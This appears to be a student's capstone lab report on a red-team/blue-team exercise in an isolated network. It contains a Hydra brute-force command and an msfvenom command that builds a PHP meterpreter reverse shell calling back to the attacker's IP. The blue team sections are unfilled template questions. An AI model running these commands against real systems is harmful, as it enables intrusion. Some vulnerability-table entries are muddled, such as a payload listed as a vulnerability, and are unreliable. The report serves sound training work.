Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Prepared By: Tamantha Boychuk, April 25, 2022

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Range:192.168.1.0/24
Broadcast: 192.168.1.255
Gateway: 192.168.1.1

Machines
Attacker 192.168.1.90
OS:Linux
Hostname:Kali

Target 192.168.1.105
OS:Linux
Hostname:Capstone

RDP 192.168.1.1
OS: MAC OS
Hostname:Remote Desktop

Kibana 192.168.1.100
OS:Linux
Hostname:ELK


Red Team
Security Assessment


Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	Source.ip 192.168.1.90	Kali was used as the attack machine.
Capstone	Destination.ip 192.168.1.105	Capstone was the target machine.
ELK	192.168.1.100	ELK machine used to collect, process and send data to be analyzed later in Kibana.
Hyper-V-Manager	192.168.1.1	Is the jump box for Kali, Capstone and ELK.

IP Address Exploration Results





Exploitation: Hydra Brute Force Attack

01

Tools & Processes

Used Hydra to perform a dictionary attack to retrieve credentials of existing users to include usernames and passwords.

Ashton was being targeted specifically for his access to the companies “secret folder.”

02

Achievements

The brute force attack was successful in retrieving and matching password to Ashton. Gained access to secret_folder which led to another folder named connect_to_corp_server where a note regarding how to access the companies WebDAV server was found.

03

Exploit Command:
Hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -vV 192.168.1.105 http-get /company_folders/secret_folder
-l = single user name
-P= list of passwords
-s= Port number
=vV= Verbose/show login+pw combination for each attempt

Exploitation: WebDAV Connection Exploit

01

Tools & Processes

A hash was discovered for employee named Ryan in Ashtons personal notes. Along with this information was also the discovery of a WebDAV connection.

Crackstation was used to decrypt Ryan's hash in attempt to access files in the WebDAV connection folder.


02

Achievements

The hash was successfully decrypted using Crackstation.

In turn Ryan's username and password did successfully access the WebDAV connection.

03



Exploitation: PHP Meterpreter Reverse Shell Payload

01

Tools & Processes
Metasploit was used to search php/meterpreter payloads.

A script was written and delivered via MSFVenom to establish a php reverse shell.

02

Achievements
Was successful using Metasploit to find a PHP Meterpreter payload.

php/meterpreter/reverse_tcp

Payload was successfully delivered using MSFVenom.

Successfully established a meterpreter session in target machine.

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o davshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: davshell.php
```

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2020-14494 / CWE-307	*Authentication mechanism in the system does not provide sufficient complexity to protect against brute force attacks.*	*Can result in an attacker being able to discover multiple username/password combinations to gain access sensitive data on a system.*
CVE-2017-7269 PROPFIND Request Exploit through WEBDAV service.	*Bounds of the memory buffer are handled improperly making it possible for attacker to gain user rights.*	*This zero day exploit can result in catastrophic failure of confidentiality, integrity and availability of a system.*
PHP Meterpreter Reverse_TCP Vulnerability *CVE-2019-13386 (References reverse shell access with user privilege.)*	*This is a reverse shell payload used to gain meterpreter access to a compromised system through remote file injection. (RFI).*	*The severity of RFI attack can range from outputting the contents of a file to arbitrary code execution. In this case it allowed remote access in root to the affected server.*

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?

[Insert Here]
Include a screenshot of Kibana logs depicting the port scan.

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?

[Insert Here]
Include a screenshot of Kibana logs depicting the request for the hidden directory.

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?

[Insert Here]
Include a screenshot of Kibana logs depicting the brute force attack.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?

[Insert Here]
Add a screenshot of Kibana logs depicting the WebDAV connection.

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

What threshold would you set to activate this alarm?

System Hardening

What configurations can be set on the host to mitigate port scans?

Describe the solution. If possible, provide required command lines.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block unwanted access?

Describe the solution. If possible, provide required command lines.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block brute force attacks?

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to control access?

Describe the solution. If possible, provide the required command line(s).

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block file uploads?

Describe the solution. If possible, provide the required command line.


The End